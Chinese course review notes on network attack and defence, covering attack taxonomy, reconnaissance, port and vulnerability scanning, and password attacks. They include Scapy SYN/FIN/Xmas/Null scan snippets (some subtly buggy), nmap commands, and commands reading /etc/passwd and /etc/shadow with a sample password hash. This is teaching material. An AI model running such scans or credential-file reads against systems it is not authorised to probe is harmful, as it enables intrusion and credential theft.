

# 网络攻防

1. 上课ppt，概念简答题

2. 实验

选择题，简答题，实验题

## lec1 网络攻击技术

选择题，简答题

### 1. 攻击分类的标准及类别


学术上攻击分类从入侵检测需求出发，要求遵循以下标准：

- 互斥性（分类类别不应重叠）
- 完备性（覆盖所有可能的攻击）
- 非二义性（类别划分清晰）
- 可重复性（对一个样本多次分类结果一致）
- 可接受性（符合逻辑和直觉）
- 实用性（可用于深入研究和调查）

从攻击者的角度，按照攻击发生时，攻击者与被攻击者之间的交互关系进行分类，可以将网络攻击分为：

**物理（本地）攻击**（Local Attack） 攻击者通过[实际接触](#)被攻击的主机实施的各种攻击方法


**主动攻击**（Server-side Attack） 攻击者利用Web、FTP、Telnet等开放网络服务对目标实施的各种攻击



**被动攻击**（Client-side Attack） 攻击者利用浏览器、邮件接收程序、文字处理程序等客户端应用程序漏洞或系统用户弱点，对目标实施的各种攻击。



**中间人攻击 (Man-in-Middle Attack)** 攻击者处于被攻击主机的某个网络应用的中间人位置，进行数据窃听、破坏或篡改等攻击。




题型：...(场景).....是什么攻击？

恶意代码利用操作系统漏洞实现远程控制是主动攻击行为。( )

## 2. 攻击步骤与方法，每个步骤的详细理解

有预谋的网络攻击行为往往体现出计划性和系统性的特点（攻击链），通常可以分为信息收集、权限获取、安装后门、扩大影响、清除痕迹等五大步骤（注意顺序）



### 信息收集

任务与目的: 尽可能多地收集目标的相关信息，为后续的“精确”攻击建立基础。

主要方法(主动攻击): 利用公开信息服务; 主机扫描与端口扫描; 操作系统探测与应用程序类型识别

### 获取权限

任务与目的: 获取目标系统的读、写、执行等权限。

### 主要方法

主动攻击: 口令攻击；缓冲区溢出；脚本攻击……

被动攻击: 特洛伊木马；使用邮件、IM等发送恶意链接……

### 安装后门

任务与目的: 在目标系统中安装后门程序，以更加方便、更加隐蔽的方式对目标系统进行操控。

主要方法: 主机控制木马；Web服务控制木马

### 扩大影响

任务与目的：以目标系统为“跳板”，对目标所属网络的其它主机进行攻击，最大程度地扩大攻击的效果。

主要方法：可使用远程攻击主机的所有攻击方式；还可使用局域网内部攻击所特有的嗅探、假消息攻击等方法

### 清除痕迹

任务与目的：清除攻击的痕迹，以尽可能长久地对目标进行控制，并防止被识别、追踪。

主要方法：Rootkit隐藏；系统安全日志清除；应用程序日志清除

## 3. 物理攻击与社会工程学

物理攻击定义：通过各种技术手段绕开物理安全防护体系，从而进入受保护的设施场所或设备资源内，获取或破坏信息系统物理媒体中受保护信息的攻击方式

例如：《碟中谍1》之潜入中央情报局偷取 NOC名单

## lec2 信息收集技术

选择题，简答题

这是一段漏洞扫描得到的结果，这是一种怎么类型，（OS类型？）

### 1. 公开信息收集的定义、内容、分类及必要性

#### 1.1 定义：

信息收集是指黑客为了更加有效地实施攻击而在攻击前或攻击过程中对目标的所有探测活动。

内容：域名和IP地址，防火墙、入侵检测等安全防范措施，内部网络结构、域组织、用户电子邮件，个人信息，操作系统类型，端口，系统构架，敏感文件或目录，应用程序类型，……

#### 1.2 分类：

主动：通过直接访问、扫描网站，这种将流量流经网站的行为

主动方式，你能获取更多的信息，但是目标主机可能会记录你的操作记录。

被动：利用第三方的服务对目标进行访问了解，比例：Google搜索

被动方式，你收集的信息会相对少，但是你的行动并不会被目标主机发现。

## 1.3 必要性：

攻击者：先手优势，对攻击目标实施信息收集

防御者：后发制人，对攻击者实施信息收集，追根溯源

## 1.4 方法：

Web服务，google hacking (ZoomEye, Shodan) , Whois服务（查询已注册域名的拥有者信息），利用DNS域名服务

# 2. 网络扫描的类型、原理

## 2.1 主机扫描：

前置知识：ICMP协议


负责差错的报告与控制。比如目标不可达，路由重定向等等

ICMP协议是网络层协议，封装在IP数据报中，主要功能就是ping命令和tracert命令，可以检查网络的连通性和显示经过路径。



报文格式：类型域(type)用来指明该ICMP报文的类型，代码域(code)确定该包具体作用

0	8	16	31
类型	代码	校验和	
其他字段（不同的类型可能不一样）			
数据区.....			



名称	
ICMP Destination Unreachable (目标不可达)	
ICMP Source Quench (源抑制)	
ICMP Redirection (重定向)	
ICMP Timestamp Request/Reply (时间戳)	
ICMP Address Mask Request/Reply (子网掩码)	
<b>ICMP Echo Request/Reply (响应请求/应答)</b>	

ping命令

向目标主机发送ICMP Echo Request (type 8)数据包，等待回复的ICMP Echo Reply包(type 0)。

数据区包含了一些随机测试数据，如” ABCDEFG....” 等

有些操作系统实现TCP/IP时并没有完全遵循RFC标准，导致部分扫描看不到效果。

```
PS C:\Users\尹振宁\Desktop> ping scu.edu.cn

正在 Ping scu.edu.cn [202.115.32.43] 具有 32 字节的数据：
来自 202.115.32.43 的回复：字节=32 时间=3ms TTL=59
来自 202.115.32.43 的回复：字节=32 时间=3ms TTL=59
来自 202.115.32.43 的回复：字节=32 时间=3ms TTL=59
来自 202.115.32.43 的回复：字节=32 时间=11ms TTL=59

202.115.32.43 的 Ping 统计信息：
    数据包：已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 3ms, 最长 = 11ms, 平均 = 5ms
```

## 高级IP扫描技术

利用 IP 协议的容错机制，向目标主机发送包头错误的IP包(异常的IP包头,在IP头中设置无效的字段值,错误的数据分片)，**间接判断**目标主机是否存活，且这种方式比普通 Ping 扫描更难被防火墙拦截。

- 在IP头中设置无效的字段值

向目标主机发送包头错误的IP包，目标主机或过滤设备会反馈ICMP Parameter Problem Error信息。常见的伪造错误字段为Header Length Field 和IP Options Field。

- 错误的数据分片

向目标主机发送的IP包中填充错误的字段值，目标主机或过滤设备会反馈ICMP Destination Unreachable信息。

向目标主机发送一个IP数据报，但是协议项是错误的，比如协议项不可用，那么目标将返回Destination Unreachable的ICMP报文，但是如果是在目标主机前有一个防火墙或者其他其他的过滤装置，可能过滤掉提出的要求，从而接收不到任何回应。可以使用一个非常大的协议数字来作为IP头部的协议内容，而且这个协议数字至少在今天还没有被使用，应该主机一定会返回Unreachable，如果没有Unreachable的ICMP数据报返回错误提示，那么就说明被防火墙或者其他设备过滤了，我们也可以用这个办法来探测是否有防火墙或者其他过滤设备存在。

利用IP的协议项来探测主机正在使用哪些协议，我们可以把IP头的协议项改变，因为是8位的，有256种可能。通过目标返回的ICMP错误报文，来作判断哪些协议在使用。如果返回Destination Unreachable，那么主机是没有使用这个协议的，相反，如果什么都没有返回的话，主机可能使用这个协议，但是也可能是防火墙等过滤掉了。NMAP的IP Protocol scan也就是利用这个原理。

我们能够利用上面这些特性来得到防火墙的ACL (access list)，甚至用这些特性来获得整个**网络拓扑**结构。如果我们不能从目标得到Unreachable报文或者分片组装超时错误报文，可以作下面的判断：

- 1、防火墙过滤了我们发送的协议类型
- 2、防火墙过滤了我们指定的端口

3、防火墙阻塞ICMP的Destination Unreachable或者Protocol Unreachable错误消息。

4、防火墙对我们指定的主机进行了ICMP错误报文的阻塞。

## 2.2 端口扫描

端口是通信的通道，端口分为TCP端口与UDP端口。因此，端口扫描可分类为TCP扫描、UDP扫描  
目标主机的开放端口信息：

20=FTP(data)

21=FTP(control)


22=ssh

23=Telnet

25=SMTP

53=DNS

### TCP报文格式



### SYN扫描（半连接扫描）

这是Nmap默认的扫描方式，通常被称作半开放/  
连接扫描，该方式发送SYN到目标端口，

如果收到SYN/ACK回复，那么判断端口是开放  
的；如果收到RST包，说明该端口是关闭的。如  
果没有收到回复，那么判断该端口被屏蔽  
(Filtered)。

该方式仅发送SYN包对目标主机的特定端口，核  
心在于不完成完整的TCP三次握手

WinSock2接口Raw Sock方式，允许自定义IP包

```
SockRaw = socket(AF_INET ,  
SOCK_RAW , IPPROTO_IP);
```

Python

```
p = IP(dst=ip) /  
TCP(dport=int(port), flags="S")  
  
ans = sr1(p, timeout=1,  
verbose=1)
```

优点：一般不会被目标主机的应用所记录

这种技术主要用于躲避防火墙的检测

缺点

运行Raw Socket时必须拥有管理员权限

### 防御与检测措施

尽管SYN扫描较为隐蔽，但仍可通过以下手段增强防护：

- 防火墙规则：配置防火墙丢弃未经授权的SYN包，或限制单个IP的连接尝试频率。
- 入侵检测系统（IDS）：监控网络流量中的异常SYN包模式（如短时间内大量SYN请求），及时触发警报。
- 系统加固：关闭不必要的端口和服务，减少攻击面；调整TCP栈参数（如缩短半连接超时时间）以降低资源消耗型攻击的影响。

### TCP Connect扫描（基本的扫描方法）

用Socket开发TCP应用，使用connect()函数

```
int connect  
( SOCKET s,  
const struct sockaddr FAR *name,  
int namelen );
```

当connect返回0时，连接成功


优点：实现简单，可以用普通用户权限执行

可以更快地扫描大量端口，因为它只需要发送一个数据包


缺点：容易被目标应用日志所记录

所以，TCP connect是TCP SYN无法使用才考虑选择的方式。


TCP SYN探测到端口关闭：




TCP SYN探测到端口开放：



TCP connect探测到端口关闭：



TCP connect探测到端口开放：



### 其它隐秘端口扫描技术

TCP null, Xmas

TCP Window

TCP ACK

FTP Proxy

idle

IP分段扫描

FIN扫描向目标主机的端口发送的TCP FIN包或Xmas tree包/Null包，

**如果收到对方RST回复包，那么说明该端口是关闭的；没有收到RST包说明端口可能是开放的或被过滤掉的（open|filtered）。**

其中Xmas tree包是指flags中FIN URG PUSH被置为1的TCP包；NULL包是指所有flags都为0的TCP包。

### TCP FIN扫描：

优点：比SYN扫描更隐蔽，因为FIN包看起来像正常的网络流量。

缺点：并非所有系统都严格遵循RFC 793规范（例如Windows系统），可能无论端口状态如何都返回RST，导致判断不准。

### TCP Xmas Tree扫描

优点：较为隐蔽

缺点：同样依赖于目标系统的TCP/IP栈实现，可靠性不如SYN扫描。

### TCP Null扫描

优点：隐蔽性强

缺点：其有效性高度依赖于目标系统的TCP/IP栈实现，许多现代系统能有效识别并处理此类扫描。

### TCP ACK扫描

向目标主机的端口发送ACK包，如果收到RST包，说明该端口没有被防火墙屏蔽；没有收到RST包，说明被屏蔽。该方式只能用于确定防火墙是否屏蔽某个端口，**而不是直接判断端口开放状态**。可以辅助TCP SYN的方式来判断目标主机防火墙的状况。

## 常用工具

UNIX：Nmap（集主机扫描、端口扫描、服务识别、漏洞探测等功能于一体）

Windows：SuperScan，Nmap for windows

## 2.3 系统类型扫描

### 端口扫描结果分析

由于现代操作系统往往提供一些**自身特有的功能**，而这些功能又很可能打开一些**特定的端口**如右图：

可用于判断OS类型：

例如，若扫描到 135、139、445 端口同时开放  
大概率是 Windows 2000/XP 及以上系统

- **WINDOWS 9X: 137、139**
- **WINDOWS 2000/XP: 135、139、445**
  - 135——**Location Service**
  - 137——**NetBIOS Name Service (UDP)**
  - 139——**NetBIOS File and Print Sharing**
- **各种UNIX: 512-514、2049**

### 应用程序BANNER

网络服务启动后，向连接请求方返回的身份标识信息

```
C:\ 快捷方式 CMD.EXE - ftp 10.0.0.222
C:\WINNT\system32>ftp 10.0.0.222
Connected to 10.0.0.222.
220 kghwe Microsoft FTP Service <Version 5.0>.
User <10.0.0.222:<none>>:
```


### TCP/IP协议栈指纹

不同的操作系统在实现TCP/IP协议栈时都或多或少地存在着差异。而这些差异，我们就称之为TCP/IP协议栈指纹。

### TCP包头中的指纹



### IP包头中的指纹



## 3. 漏洞扫描的目的、原理、组件及方法

## 目的：

发现安全隐患，评估风险等级，支撑安全加固，提前防御攻击

## 原理：

利用一些专门或综合漏洞扫描程序对目标存在的系统漏洞或应用程序漏洞进行扫描。本质是“对比验证”，即通过收集目标系统信息，与内置的漏洞数据库进行匹配，判断是否存在对应漏洞。

## 组件

组件名称	核心功能
漏洞数据库	扫描的“知识库”，存储已知漏洞的特征、验证方法、修复方案等信息，需定期更新以适应新漏洞
扫描引擎	扫描的“核心执行模块”，负责发起探测请求、收集目标信息、执行漏洞验证逻辑
目标识别模块	负责对目标进行指纹识别，获取OS、服务、应用的版本信息，为漏洞匹配提供基础数据
报告生成模块	对扫描结果进行整理、分级、统计，生成可视化报告，支持导出PDF/HTML等格式

## 方法

两种策略：

**被动式策略**是基于主机的检测，对系统中不合适的设置、脆弱的口令以及其他同安全规则相抵触的对象进行检查；

**主动式策略**是基于网络的检测，通过执行一些脚本文件对系统进行攻击，并记录它的反应，从而发现其中的漏洞。

三种方法：

### 直接测试

利用漏洞特点发现系统漏洞的方法，通过主动向目标系统发送特制的探测载荷，模拟漏洞的触发条件，直接验证漏洞是否存在

特点：

通常用于对Web服务器漏洞、拒绝服务（DoS）漏洞进行检测。

能够准确地判断系统是否存在特定漏洞。

对于渗透所需步骤较多的漏洞速度较慢。

攻击性较强，可能对存在漏洞的系统造成破坏。

对于DoS漏洞，测试方法会造成系统崩溃。

不是所有漏洞的信息都能通过直接测试方法获得。

## 推断

不直接触发漏洞，而是通过收集目标系统的间接特征信息，（如版本检查、程序行为分析、操作系统堆栈指纹分析和时序分析），结合漏洞库的关联规则推导漏洞是否存在。

## 带凭证的测试

使用目标系统的合法身份凭证（如账号密码、API 密钥、证书）登录系统，在授权范围内检测普通扫描无法发现的内部漏洞。

## 常用软件

ISS , SATAN/SAINT, Nessus （目前最优秀的共享漏洞扫描软件）, Acunetix

国内的商业漏洞扫描软件:Xscan,绿盟：“极光”，启明星辰：“天镜”

# 4. 网络拓扑探测

## 4.1 拓扑探测

- Traceroute技术：用来发现实际的路由路径

```
PS C:\Users\尹振宁\Desktop> tracert scu.edu.cn
通过最多 30 个跃点跟踪
到 scu.edu.cn [202.115.32.43] 的路由：

 1      1 ms      2 ms      1 ms  192.168.1.1
 2      2 ms      2 ms      2 ms  10.136.126.1
 3      *          *          *      请求超时。
 4      *          *          *      请求超时。
 5    13 ms      5 ms      5 ms  202.115.39.102
 6      3 ms      3 ms      1 ms  www.scu.edu.cn [202.115.32.43]

跟踪完成。
```

- SNMP:不同类型网络设备之间客户机/服务器模式的简单通信协议。

两个基本命令模式：

Read：观察设备配置信息。

Read/Write：有权写入信息。

## 4.2 网络设备(路由器、交换机)识别

搜索引擎：Shodan、ZoomEye、FOFA

基于设备指纹的设备类型探测(Banner信息),获取渠道：FTP协议，SSH，Telnet，HTTP

## 4.3 网络实体IP地理位置定位

基于查询信息的定位：通过查询机构注册的信息确定网络设备的地理位置；

基于网络测量的定位：利用探测源与目标实体的时延、拓扑或其他信息估计目标实体的位置。

## 5. lab1 网页信息收集

基于 langchain 搭建的智能体网页信息收集，已经实现了子域名收集的工具  
实现支持获取网页基本信息、分析网页结构的功能

## 6. lab2 端口扫描

使用python(scapy库)编写端口扫描程序，对目标IP（包含IP地址段）进行扫描

使用icmp协议探测主机是否开启

使用nmap工具（这里用-sn参数）：

代码块

```
1 nmap -sn 192.168.1.0/24 # 扫描整个C段，不扫描端口仅识别存活主机
2 nmap 192.168.1.1 # 默认扫描1000个常用端口
3 nmap -p 1-65535 192.168.1.1 # 扫描所有端口
```

对本机（关闭防火墙）的开放端口和非开放端口完成半连接（SYN、FIN、Xmas、Null）扫描，并与nmap扫描结果进行比较。

SYN:

```
stealth_scan_resp = sr1(IP(dst=dst_ip) / TCP(sport=src_port, dport=dst_port, flags="S"), timeout=10)
if (stealth_scan_resp is None):
    print("filtered")
elif (stealth_scan_resp.haslayer(TCP)):
    if (stealth_scan_resp.getlayer(TCP).flags == "SA"):
        print("Open")
    elif (stealth_scan_resp.getlayer(TCP).flags == "RA"):
        print("closed")
    print(stealth_scan_resp.getlayer(TCP).flags)
```

FIN

```
fin_scan_resp = sr1(IP(dst=dst_ip) / TCP(dport=dst_port, flags="F"), timeout=1)
if (fin_scan_resp == None):
    print("Open")
elif (fin_scan_resp.haslayer(TCP)):
    if (fin_scan_resp.getlayer(TCP).flags == "RA"):
        print("Closed|filtered")
```

Xmas

```
xmas_scan_resp = sr1(IP(dst=dst_ip) / TCP(dport=dst_port, flags="FSRPAUECN"), timeout=1)
if (xmas_scan_resp == None):
    print("Open")
elif (xmas_scan_resp.haslayer(TCP)):
    if (xmas_scan_resp.getlayer(TCP).flags == "RA"):
        print("Closed|filtered")
```

Null

```
null_scan_resp = sr1(IP(dst=dst_ip)/TCP(dport=dst_port,flags="",timeout=1)
print(null_scan_resp)
if (null_scan_resp==None):
    print("Open")
elif(null_scan_resp.haslayer(TCP)):
    if(null_scan_resp.getlayer(TCP).flags == "RA"):
        print("Closed|Filtered")
```

## lec3 口令攻击

### 1. 口令的定义及作用（操作系统口令）

#### 1.1 定义

身份认证：用户向计算机系统以一种安全的方式提交自己的身份证明，然后由系统确认用户的身份是否属实，最终拒绝用户或者赋予用户一定的权限。

口令是身份认证的一种方式。 (something you know)

口令是访问控制的入口点，口令安全关系到整个安全防御体系的有效性。一旦拥有用户的口令，就拥有了相应用户的权限。

#### 1.2 作用

作为用户身份的秘密凭证，参与身份认证流程，验证用户是否为合法身份所有者，进而控制对系统、数据或资源的访问权限。

#### 1.3 操作系统口令

用户登录操作系统时，用于身份认证的秘密凭证，验证用户是否有权限进入系统、使用系统资源（如文件、进程、硬件设备）。

本地用户口令：

Windows：登录“Administrator”或普通用户账号时输入的口令。

Linux/macOS：在终端执行 su root 或 sudo 时输入的 root 口令或当前用户口令。

## 远程登录口令

用 ssh user@192.168.1.1 登录 Linux 服务器时，输入的用户口令。

用远程桌面连接 Windows 服务器时，输入的账号口令。

## 核心作用

权限分级管理：操作系统口令与用户账户权限强绑定

操作系统不会明文存储口令，而是通过哈希算法处理后存储，保障口令安全

## 2. 针对口令强度的攻击方法

弱口令 (✗) , 强口令 (✓)

字典攻击：将使用概率较高的口令集中存放在字典文件中，通过不同的变异规则生成猜测字典

强力攻击：尝试字母、数字、特殊字符所有的组合，将最终破解所有的口令

组合攻击：组合用户个人信息（如姓名、生日、手机号、公司名）和常见口令模式（如123456、password），生成针对性的口令字典，然后对目标账号进行定向暴力破解。

撞库攻击：攻击者通过收集在网络上已泄露的用户名、口令等信息，之后用这些账号和口令尝试批量登录其他网站

彩虹表攻击：逆向哈希

## 3. 针对口令存储的攻击

### 3.1 口令的存储

Linux口令存储机制

基础口令文件：/etc/password

```
root@DESKTOP-80UAT0A:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

每一行代表一个用户记录，不同字段间用":"隔开，7个字段：

用户名：口令：用户标识号：组标识号：用户名：用户主目录：命令解释程序

## 散列口令文件：/etc/shadow

```
root@DESKTOP-80UAT0A:/etc# grep "yinzhennng" /etc/shadow
yinzhennng:$6$y5EB50G97mXu2iF0$ua7F0hJvR6Exul/rG1ichAkahrtLcDuzIuqlldJPYn6V8C.FYRG5lSpwACd1xPsVn9RwOyPIYHgR0V69ALtzok1:2
0364:0:99999:7:::
```

每一行代表一个用户记录，不同字段间用":"隔开，7个字段：

用户名：加密后的口令字符串：口令最后修改时间距1970.1.1的天数：口令能被修改之前的天数（防止修改口令，回到老口令）：口令必须被修改之后的天数：口令期满之后的天数：保留

密码字段有3个部分：使用的算法、salt、密码哈希



>Passwordhash=hash(...hash( salt || PasswordInput )) (多轮哈希函数,减缓暴力攻击)

salt即随机字符串，可以防范字典攻击、彩虹表攻击

## Windows口令存储机制

物理路径

系统盘： C:\Windows\System32\config\SAM

备份路径： C:\Windows\Repair\SAM (系统修复用的备份副本)

注册表中HKEY\_LOCAL\_MACHINE\SAM键

Winlogon.exe的内存块中

SAM文件的安全保护措施

Sam文件锁定：在操作系统运行期间，sam文件被system账号锁定，即使用admin权限也无法访问它；

隐藏：sam在注册表中的备份是被隐藏的；

不可读：系统保存sam文件时将sam信息经过压缩处理，因此不具有可读性。

## 认证协议（NTLM）

将口令转换为Unicode字符串, 用MD4对口令进行单向HASH，生成16字节的HASH值，NTLMv2在此基础上增加了双向验证(质询-响应)的功能。

## 本地获取口令方法

获取系统自动保存的口令字（硬盘中）

直接读取Windows系统中的登陆口令（暂存在内存中）

破解SAM信息

破解原理：大多数口令破解工具是通过尝试一个一个的单词，用已知的加密算法来加密这些单词，直到发现一个单词经过加密后的结果和解密的数据一样，就认为这个单词就是要找的密码了。

常用破解工具：L0phtcrack, NTsweep, NTCrack, PWDump

## 4. 针对口令传输的攻击

### 4.1 嗅探攻击

如果主机B处于主机A和FTP通信的信道上，就可以“窃听到”合法的用户名及口令。



嗅探的前提条件

802.3以太网是一种使用广播信道的网络，在以太网中所有通信都是广播的。

网卡的侦听模式：广播模式、组播模式、普通模式、混杂模式

### 4.2 键盘记录

硬件截获：修改主机的键盘接口。

软件截获：监视操作系统处理键盘输入的接口，将来自键盘的数据记录下来。

### 4.3 网络钓鱼

骗取用户输入口令以及其他身份敏感信息

### 4.4 重放攻击

攻击者记录下当前的通讯流量，以后在适当的时候重发给通讯的某一方，达到欺骗的目的，包括简单重放和反向重放。（无需拿到具体口令，直接伪装成合法用户）






## 5. 口令攻击的防范

